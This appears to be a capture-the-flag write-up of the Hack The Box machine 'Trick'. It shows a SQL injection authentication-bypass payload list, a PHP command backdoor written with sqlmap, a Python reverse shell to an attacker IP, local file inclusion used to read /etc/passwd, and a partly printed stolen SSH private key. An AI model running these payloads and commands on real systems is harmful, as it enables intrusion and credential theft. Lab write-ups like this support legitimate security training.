
Username

'admin

Password

●●●●●●


However checking the response each time in OWASP ZAP shows that we are on the right track with the error given below:



```
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Thu, 23 Jun 2022 04:51:15 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
```

```
<br />
<b>Notice</b>:  Trying to get property 'num_rows' of non-object in <b>/var/www/payroll/admin_class.php</b> on line <b>21</b><br />
3
```


Now using the https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SQL%20Injection#authentication-bypass page, we can look to find a query that continues in the line `'`



Authentication bypass

```
'-'
' '
'&'
'^'
'*'
' or 1=1 limit 1 -- -+
'="or'
' or ''-'
' or '' '
' or ''&'
' or ''^'
' or ''*'
'-||0'
"-||0"
"-"
" "
"&"
"^"
"*"
'--'
"--"
'--' / "--"
" or ""-"
" or "" "
" or ""&"
" or ""^"
" or ""*"
```

And the first attempt: `'-'` gets us in as administrator.



Welcome back Administrator!

To get the www-data system user, we will be using the sqlmap to try and attach a single line php-backdoor:

```
<?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']); system($cmd); echo "</pre>"; die; }?>
```

When running sqlmap, the file transfer can be confirmed as a default selection. the backdoor was saved as shell.php. Make sure you use a live PHPSESSID.


```
┌──(karti㉿kali-ctf)-[~/ctf/htb/trick]
└─$ sqlmap -u 'http://preprod-payroll.trick.htb/view_employee.php?id=9' --cookie
'PHPSESSID=dlt2mfv3sotmssk4nnnifr4fto' --file-write shell.php --file-dest=/tmp/shell.php
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.6.4#stable}
|_ -| . [.]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end
user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are
not responsible for any misuse or damage caused by this program

[*] starting @ 11:38:44 /2022-06-23/

[11:38:44] [INFO] resuming back-end DBMS 'mysql'
[11:38:44] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=9 AND 7096=7096

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=9 AND (SELECT 6249 FROM (SELECT(SLEEP(5)))arTY)

    Type: UNION query
    Title: Generic UNION query (NULL) - 10 columns
    Payload: id=-7419 UNION ALL SELECT
NULL,CONCAT(0x71766b7671,0x746376426278524156 6d725362677a72504f724868547a706e537a424662686c5244746a6a6c4c62,0x7171717
871),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[11:38:44] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.14.2
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[11:38:44] [INFO] fingerprinting the back-end DBMS operating system
[11:38:44] [INFO] the back-end DBMS operating system is Linux
[11:38:44] [WARNING] expect junk characters inside the file as a leftover from UNION query
do you want confirmation that the local file 'shell.php' has been successfully written on the back-end DBMS file
system ('/tmp/shell.php')? [Y/n]
[11:38:46] [INFO] the remote file '/tmp/shell.php' is larger (123 B) than the local file 'shell.php' (114B)
```

```
[11:38:46] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 3 times
[11:38:46] [INFO] fetched data logged to text files under '/home/karti/.local/share/sqlmap/output/preprod-
payroll.trick.htb'

[*] ending @ 11:38:46 /2022-06-23/
```

The confirmation is provided by being given the size of the file on the server. The next point is where we use ZAP to access the index page of the preprod-payroll site, using a python reverse shell script.

```
python3+-
c+'import+os,pty,socket%3bs%3dsocket.socket()%3bs.connect(("10.10.16.22",1337))%3b[os.dup2(s.fileno(),f)for+f+in(0,1,
2)]%3bpty.spawn("/bin/bash")' HTTP/1.1
```

Amending the GET field within the ZAP Manual Request Editor, we can then ensure that our attacker IP address is set up.



```
GET
http://preprod-payroll.trick.htb/index.php?page=/tmp/shell&cmd=python3+-c+'import+os,pty,socket%3bs%3dsocket.socket(
)%3bs.connect(("10.10.16.22",1337))%3b[os.dup2(s.fileno(),f)for+f+in(0,1,2)]%3bpty.spawn("/bin/bash")' HTTP/1.1
Host: preprod-payroll.trick.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Referer: http://preprod-payroll.trick.htb/login.php
Cookie: PHPSESSID=068nik10id82lmpl6s17cdg0q4
Upgrade-Insecure-Requests: 1
```

Just before sending the packets, ensure that we have a netcat session open for the port we supplied. In this case 1337.

```
┌──(karti㉿kali-ctf)-[~/ctf/htb/trick]
└─$ nc -nlvp 1337
listening on [any] 1337 ...
connect to [10.10.16.22] from (UNKNOWN) [10.129.83.195] 57096
www-data@trick:~/payroll$
```

target enumeration

Now we have the service account up and running, we can see what users we have available.

```
www-data@trick:~/payroll$ cat /etc/passwd
rtkit:x:108:114:RealtimeKit,,,:/proc:/usr/sbin/nologin
pulse:x:109:118:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
speech-dispatcher:x:110:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
saned:x:112:121::/var/lib/saned:/usr/sbin/nologin
colord:x:113:122:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:114:123::/var/lib/geoclue:/usr/sbin/nologin
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
Debian-gdm:x:116:124:Gnome Display Manager:/var/lib/gdm3:/bin/false
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:117:125:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:118:65534::/run/sshd:/usr/sbin/nologin
postfix:x:119:126::/var/spool/postfix:/usr/sbin/nologin
bind:x:120:128::/var/cache/bind:/usr/sbin/nologin
michael:x:1001:1001::/home/michael:/bin/bash
```

So we have a user michael. If we check out his home we have the user flag and ssh credentials.


```
www-data@trick:~/payroll$ ls -la /home/michael
ls -la /home/michael
total 80
drwxr-xr-x 15 michael michael 4096 May 25 13:28 .
drwxr-xr-x  3 root    root    4096 May 25 13:28 ..
-rw-------  1 michael michael 1256 May 25 13:09 .ICEauthority
lrwxrwxrwx  1 root    root       9 Apr 22 09:47 .bash_history -> /dev/null
-rw-r--r--  1 michael michael  220 Apr 18  2019 .bash_logout
-rw-r--r--  1 michael michael 3526 Apr 18  2019 .bashrc
drwx------  9 michael michael 4096 May 11 21:09 .cache
drwx------ 10 michael michael 4096 May 11 21:08 .config
drwx------  3 michael michael 4096 May 11 21:08 .gnupg
drwx------  3 michael michael 4096 May 11 21:07 .local
-rw-r--r--  1 michael michael  807 Apr 18  2019 .profile
drwx------  2 michael michael 4096 May 24 17:25 .ssh
-rw-r-----  1 michael michael   33 Jun 23 13:56 user.txt
```

Having checked around the box as www-data from it's home drive, we see another website - market. This has not been picked up in our enumeration so may not be actually referred to as market. If we look at the nginx configuration files, we should be able to see a list of subdomains accessible from within the server.

```
www-data@trick:~/market$ cd /etc/nginx
cd /etc/nginx
www-data@trick:/etc/nginx$ ls -l
ls -l
total 64
drwxr-xr-x 2 root root 4096 May 28  2021 conf.d
-rw-r--r-- 1 root root 1077 Aug 24  2020 fastcgi.conf
-rw-r--r-- 1 root root 1007 Aug 24  2020 fastcgi_params
-rw-r--r-- 1 root root 2837 Aug 24  2020 koi-utf
-rw-r--r-- 1 root root 2223 Aug 24  2020 koi-win
-rw-r--r-- 1 root root 3957 Aug 24  2020 mime.types
drwxr-xr-x 2 root root 4096 May 28  2021 modules-available
drwxr-xr-x 2 root root 4096 May 24 16:22 modules-enabled
-rw-r--r-- 1 root root 1482 Aug 24  2020 nginx.conf
-rw-r--r-- 1 root root  180 Aug 24  2020 proxy_params
-rw-r--r-- 1 root root  636 Aug 24  2020 scgi_params
drwxr-xr-x 2 root root 4096 May 25 12:39 sites-available
drwxr-xr-x 2 root root 4096 May 24 16:22 sites-enabled
drwxr-xr-x 2 root root 4096 May 24 16:22 snippets
-rw-r--r-- 1 root root  664 Aug 24  2020 uwsgi_params
-rw-r--r-- 1 root root 3071 Aug 24  2020 win-utf
www-data@trick:/etc/nginx$ cd sites-enabled
cd sites-enabled
www-data@trick:/etc/nginx/sites-enabled$ ls
ls
default
www-data@trick:/etc/nginx/sites-enabled$ cat default
cat default
server {
        listen 80 default_server;
        listen [::]:80 default_server;
        server_name trick.htb;
        root /var/www/html;

        index index.html index.htm index.nginx-debian.html;

        server_name _;

        location / {
                try_files $uri $uri/ =404;
        }

        location ~ \.php$ {
                include snippets/fastcgi-php.conf;
                fastcgi_pass unix:/run/php/php7.3-fpm.sock;
        }
}


server {
        listen 80;
        listen [::]:80;

        server_name preprod-marketing.trick.htb;
        root /var/www/market;
        index index.php;

        location / {
                try_files $uri $uri/ =404;
        }

        location ~ \.php$ {
                include snippets/fastcgi-php.conf;
                fastcgi_pass unix:/run/php/php7.3-fpm-michael.sock;
        }
}

server {
        listen 80;
        listen [::]:80;

        server_name preprod-payroll.trick.htb;

        root /var/www/payroll;
        index index.php;

        location / {
                try_files $uri $uri/ =404;
        }

        location ~ \.php$ {
                include snippets/fastcgi-php.conf;
                fastcgi_pass unix:/run/php/php7.3-fpm.sock;
        }
}
```

Now we find the missing sub-domain - `preprod-marketing.trick.htb`


Adding this to `/etc/hosts` gets us access to the website.



Checking around the site, it looks like it may be vulnerable to LFI


> http://preprod-marketing.trick.htb/index.php?page=contact.html

After trying a number of techniques it was found to be vulnerable to `....//....//....//`



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var
/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool
/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var
/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats
Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin systemd-
network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin
/nologin messagebus:x:104:110::/nonexistent:/usr/sbin/nologin tss:x:105:111:TPM2 software stack,,,:/var/lib/tpm:/bin/false
dnsmasq:x:106:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:108:114:RealtimeKit,,,:/proc:/usr/sbin/nologin pulse:x:109:118:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin speech-
dispatcher:x:110:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin
/nologin saned:x:112:121::/var/lib/saned:/usr/sbin/nologin colord:x:113:122:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:114:123::/var/lib/geoclue:/usr/sbin/nologin hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false Debian-gdm:x:116:124:Gnome Display
Manager:/var/lib/gdm3:/bin/false systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin mysql:x:117:125:MySQL Server,,,:/nonexistent:
/bin/false sshd:x:118:65534::/run/sshd:/usr/sbin/nologin postfix:x:119:126::/var/spool/postfix:/usr/sbin/nologin bind:x:120:128::/var/cache/bind:/usr/sbin
/nologin michael:x:1001:1001::/home/michael:/bin/bash
```

This confirms michael as the main user. Using the same process we see if we can get his private key.


preprod-marketing.trick.htb/index.php?page=....//....//....//....//....//home//michael/.ssh//id_rsa
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec

```
-----BEGIN OPENSSH PRIVATE KEY----- b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAQEAwI9YLFRKT6JFTSqPt2/+7mgg5HpSwzHZwu95Nqh1Gu4+9P+ohLtz
c4jtky6wYGzlxKHg/Q5ehozs9TgNWPVKh+j92WdCNPvdzaQqYKxw4Fwd3K7F4JsnZaJk2G YQ2re/gTrNElMAqURSCVydx
/UvGCNT9dwQ4zna4sxIZF4HpwRt1T74wioqIX3EAYCCZcf+ 4gAYBhUQTYeJlYpDVfbbRH2yD73x7NcICp5iIYrdS455nARJtPHYkO9eobmyamyNDgAia/
Ukn75SroKGUMdiJHnd+m1jW5mGotQRxkATWMY5qFOiKglnws/jgdxpDV9K3iDTPWXFwtK4
1kC+t4a8sQAAA8hzFJk2cxSZNgAAAAdzc2gtcnNhAAABAQDAj1gsVEpPokVNKo+3b/7uaC
DkelLDMdnC73k2qHUa7j70/6iEu3NziO2TLrBgbOXEoeD9Dl6GjOz1OA1Y9UqH6P3ZZ0I0
+93NpCpgrHDgXB3crsXgmydlomTYZhDat7+BOs0SUwCpRFIJXJ3H9S8YI1P13BDjOdrizE
hkXgenBG3VPvjCKiohfcQBgIJlx/7iABgGFRBNh4mVikNV9ttEfbIPvfHs1wgKnmIhit1L
jnmcBEm08diQ716hubJqbI0OACJr9SSfvlKugoZQx2Iked36bWNbmYai1BHGQBNYxjmoU6
